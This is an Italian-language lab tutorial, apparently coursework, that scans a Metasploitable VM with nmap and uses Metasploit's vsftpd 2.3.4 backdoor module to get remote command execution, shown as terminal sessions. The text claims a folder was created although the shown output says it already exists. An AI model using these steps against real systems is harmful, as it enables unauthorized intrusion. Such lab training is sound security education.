


Nell'esercizio di oggi vedremo come funziona il processo di creazione di un file, da remoto su un host vittima, quindi esattamente il processo per posizionare una backdoor ed ottenere i privilegi di amministratore su un dispositivo remoto.

Settiamo, come sempre, il nostro laboratorio virtuale (con metasploitable con IP 192.168.1.149).

Effettuiamo una scansione con nmap per sapere i servizi attivi su metasploitable.



```
kali@kali: ~  
File Actions Edit View Help  
Nmap done: 1 IP address (0 hosts up) scanned in 3.22 seconds  
  
(kali@kali)-[~]  
$ nmap -Pn 192.168.1.2  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-20 05:54 EDT  
  
(kali@kali)-[~]  
$ nmap -Pn 192.168.1.149  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-20 05:54 EDT  
Nmap scan report for 192.168.1.149  
Host is up (0.00058s latency).  
Not shown: 977 closed tcp ports (conn-refused)  
PORT      STATE SERVICE  
21/tcp    open  ftp  
22/tcp    open  ssh  
23/tcp    open  telnet  
25/tcp    open  smtp  
53/tcp    open  domain  
80/tcp    open  http  
111/tcp   open  rpcbind  
139/tcp   open  netbios-ssn  
445/tcp   open  microsoft-ds  
512/tcp   open  exec  
513/tcp   open  login  
514/tcp   open  shell  
1009/tcp  open  mircoregistry  
1524/tcp  open  ingreslock  
2049/tcp  open  nfs  
2121/tcp  open  ccproxy-ftp  
3306/tcp  open  mysql  
5432/tcp  open  postgresql  
5900/tcp  open  vnc  
6000/tcp  open  X11  
6667/tcp  open  irc  
8009/tcp  open  ajp13  
8100/tcp  open  unknown  
  
Nmap done: 1 IP address (1 host up) scanned in 13.11 seconds  
  
(kali@kali)-[~]  
$
```

```
Metasploit2 [In esecuzione] - Oracle VM VirtualBox  
File Macchina Visualizza Inserimento Dispositivi Aiuto  
  
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No mail.  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:33:0c:a8  
          inet addr:192.168.1.149  Bcast:192.168.1.255  Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe33:ca8:64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:53 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:0 (0.0 B)  TX bytes:4046 (3.9 KB)  
          Base address:0xd020  Memory:f0200000-f0220000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1  Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:106 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:106 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:20765 (20.2 KB)  TX bytes:20765 (20.2 KB)  
  
msfadmin@metasploitable:~$
```

Decidiamo quindi di sfruttare il servizio ftp. Diamo il comando vsftpd e ci vengono restituiti gli exploit disponibili per il servizio “ftp”.

```
kali@kali: ~  
File Actions Edit View Help  
'000000000kkk00000: :00000000000000000'  
o00000000. .o0000o0000l. ,00000000o  
d00000000. .c00000c. ,00000000x  
l00000000. ;d; ,00000000l  
.00000000. .; ; ,00000000.  
c00000000. .00c. 'o00. ,00000000c  
o000000. .0000. :0000. ,000000o  
l00000. .0000. :0000. ,00000l  
;0000' .0000. :0000. ;0000;  
.d00o .0000ccc0000. x00d.  
,k0l .0000000000000. .d0k,  
:kk;.0000000000000.c0k:  
;k00000000000000k:  
.x000000000000x,  
.l0000000l.  
.d0d,  
.  
=[ metasploit v6.3.55-dev ]  
+ -- --[ 2397 exploits - 1235 auxiliary - 422 post ]  
+ -- --[ 1391 payloads - 46 encoders - 11 nops ]  
+ -- --[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > search vsftpd  
  
Matching Modules  
  
# Name Disclosure Date Rank Check Description  
- - - - -  
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of  
Service  
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor  
Command Execution  
  
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
  
msf6 > 
```

Il secondo ha un'efficacia "eccellente" e la descrizione dice che viene utilizzato per le backdoor. Dunque fa al caso nostro.

Per capire ora cosa possiamo fare digitiamo il comando "show options".

```
kali@kali: ~  
File Actions Edit View Help  
msf6 > use unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options  
  
Module options (exploit/unix/ftp/vsftpd_234_backdoor):  


| Name    | Current Setting | Required | Description                                                                                                                                                                                         |
|---------|-----------------|----------|-----------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| CHOST   |                 | no       | The local client address                                                                                                                                                                            |
| CPORT   |                 | no       | The local client port                                                                                                                                                                               |
| Proxies |                 | no       | A proxy chain of format type:host:port[,type:host:port][ ... ]                                                                                                                                      |
| RHOSTS  |                 | yes      | The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a> |
| RPORT   | 21              | yes      | The target port (TCP)                                                                                                                                                                               |

  
Payload options (cmd/unix/interact):  


| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
|------|-----------------|----------|-------------|

  
Exploit target:  


| Id | Name      |
|----|-----------|
| 0  | Automatic |

  
View the full module info with the info, or info -d command.  
  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > SET RHOST 192.168.1.149  
[-] Unknown command: SET  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > SET RPORT 21  
[-] Unknown command: SET  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.149  
RHOST => 192.168.1.149  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21  
RPORT => 21  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > █
```

Il programma esplicita che ha bisogno che impostiamo un Remote Host(RHOST) e una Remote port(RPORT).
Con il comando set scegliamo l'IP di metasploitable e la porta 21(quella su cui gira il servizio ftp).
Terminata la configurazione chiediamo alla console di restituirci i payloads disponibili.

```
kali@kali: ~  
File Actions Edit View Help  
.l00000000l.  
,d0d,  
.  
=  
+ -- --=[ metasploit v6.3.55-dev ]  
+ -- --=[ 2397 exploits - 1235 auxiliary - 422 post ]  
+ -- --=[ 1391 payloads - 46 encoders - 11 nops ]  
+ -- --=[ 9 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
  
msf6 > search vsftpd  
  
Matching Modules  
=====
```

| # | Name | Disclosure Date | Rank | Check | Description |
|---|--------------------------------------|-----------------|-----------|-------|--|
| 0 | auxiliary/dos/ftp/vsftpd_232 | 2011-02-03 | normal | Yes | VSFTPD 2.3.2 Denial of Service |
| 1 | exploit/unix/ftp/vsftpd_234_backdoor | 2011-07-03 | excellent | No | VSFTPD v2.3.4 Backdoor Command Execution |

```
  
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
  
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor  
[*] No payload configured, defaulting to cmd/unix/interact  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > SET RHOST 192.168.1.149  
[-] Unknown command: SET  
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads  
  
Compatible Payloads  
=====
```

| # | Name | Disclosure Date | Rank | Check | Description |
|---|---------------------------|-----------------|--------|-------|--|
| 0 | payload/cmd/unix/interact | | normal | No | Unix Command, Interact with Established Connection |

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > 
```

L'unico disponibile è quello cerchiato in blu.

Infine, possiamo procedere all'exploit con il comando "exploit".

Una volta fatto ciò possiamo creare una cartella di prova da remoto con il comando mkdir /test_metasploit.

```
msf6 payload(cmd/unix/interact) > mkdir /test_metasploit  
[*] exec: mkdir /test_metasploit  
  
mkdir: cannot create directory '/test_metasploit': File exists  
msf6 payload(cmd/unix/interact) > 
```

Il comando ha appena creato una cartella chiamata "test_metasploit" nella directory principale di metasploitable.